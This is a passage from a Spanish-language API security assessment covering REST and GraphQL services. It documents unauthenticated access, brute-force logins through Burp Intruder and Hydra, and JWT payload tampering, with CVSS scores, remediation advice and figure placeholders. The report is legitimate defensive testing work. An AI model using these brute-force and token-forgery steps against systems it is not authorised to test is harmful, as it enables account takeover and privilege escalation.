


Figura 3

Script desarrollado para canchas API GraphQL



4.2. Aplicación de la Metodología

Validación de controles de autenticación y autorización, este primer punto nos ayuda a evaluar que la API implemente los mecanismos que garantizan la identidad del usuario y su nivel de permisos. Adicional verificamos si es posible acceder o manipular recursos sin estar autenticado o sin contar con la autorización correspondiente. Una mala implementación permite que atacantes suplanten identidades, accedan a datos sensibles o realicen acciones privilegiadas. Estos fallos son críticos porque comprometen completamente la integridad del sistema y la confidencialidad de la información. Realizamos este tipo de pruebas para garantizar que los usuarios sólo puedan ejecutar acciones acordes a su rol y evitar ataques como escalación de privilegios, bypass de autenticación o acceso indebido a información.

Prueba 1 – Acceso sin autenticación

Vulnerabilidad: Falta de control de acceso en endpoints públicos.

Descripción: La API permite acceder a recursos sensibles sin requerir autenticación, exponiendo datos o funcionalidades críticas. Esto evidencia ausencia de validación de tokens y controles de seguridad básicos en el backend.

CVSS 4.0: 9.0 – Crítico

Explotación: Un atacante realiza solicitudes directas a los endpoints sin token ni credenciales. Obtiene información o ejecuta acciones que deberían estar restringidas a usuarios autenticados.

Recomendación: Requerir autenticación obligatoria mediante middleware, validar tokens y limitar endpoints públicos.

Herramientas utilizadas para validar:

REST: Postman, curl, Burp Suite

GraphQL: Playground sin token, Burp Suite

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)


Evidencia:

Revisión API Rest

Para el API Rest utilizando la herramienta Postman una invocación a uno de los directorios identificados y su respuesta genera un código 200 en el cual se puede observar los datos sensibles como resultado.

Figura 4

Acceso sin autenticación1




Revisión API GraphQL

Para la API GraphQLutilizando la herramienta GraphQL Playground un query el cual genero un código 200 y se puede observar los datos sensibles como resultado.

Figura 5

Acceso sin autenticación2



Prueba 2 – Validación de fuerza bruta

Vulnerabilidad: Ausencia de rate limiting

Descripción: El sistema permite intentos ilimitados de autenticación sin bloquear solicitudes sospechosas. Esto facilita ataques automatizados para adivinar contraseñas o tokens.

CVSS 4.0: 8.2 – Alto

Explotación: Un atacante automatiza miles de intentos de login para obtener credenciales válidas.

Sin limitaciones ni captchas, el ataque pasa inadvertido.

Recomendación: Implementar rate limiting, captchas, bloqueo temporal y monitoreo de intentos fallidos.

Herramientas utilizadas para validar:

REST: Burp Intruder, Hydra

GraphQL: Burp Intruder (sobre mutation login)

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)


Evidencia:

Revisión API Rest

Utilizando la herramienta Burp (Intruder) enviamos la petición con método (POST /api/auth/login)

Figura 6


Validación de fuerza bruta1



Enviamos el dato de password a Burp (Intruder) marcamos el campo de password como posición de ataque, cargamos una lista de contraseñas y lanzamos el ataque.

Figura 7

Validación de fuerza bruta2



Se identifica que la API Rest es vulnerable a Fuerza Bruta nos presenta un código 200 en el acierto de la contraseña. En el api es posible realizar un número elevado de intentos sin bloqueo ni limitaciones.

Revisión API GraphQL

Figura 8

Validación de fuerza bruta3




Figura 9

Validación de fuerza bruta4





Figura 10

Validación de fuerza bruta5



Prueba 3 – Validación de JWT

Vulnerabilidad: Token JWT manipulable o no validado

Descripción: El backend permite tokens con firmas débiles o manipulados sin validación correcta del payload. Esto permite alterar roles, IDs o privilegios.

CVSS 4.0: 9.0 – Crítico

Explotación: El atacante modifica el claim "role" o "userId" y reenvía el token sin que el servidor detecte la alteración. Esto le otorga privilegios indebidos.

Recomendación: Usar firmas fuertes (RS256), validar integridad del token y rotar claves.

Herramientas utilizadas para validar:

REST: Burp JWT Editor, jwt.io

GraphQL: Playground + JWT Editor

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)


Evidencia:

Revisión API Rest

Utilizando la herramienta Postman realizamos un logueo y obtenemos el token, se evidencia el código 200 en la pantalla.

Figura 11


Validación de JWT1



Utilizando jwt.io pegamos el token y podemos evidenciar la información sensible.

Figura 12


Validación de JWT2



Posterior podemos modificar los datos del payload y refirmar

Figura 13


Validación de JWT3



Utilizando el token modificado vamos a burp repeter y enviamos la petición podemos identificar que el token es aceptado.

Figura 14

Validación de JWT4




Revisión API GraphQL

De la misma forma que en el caso anterior identificamos el token utilizando la herramienta GraphQL Playground

Figura 15

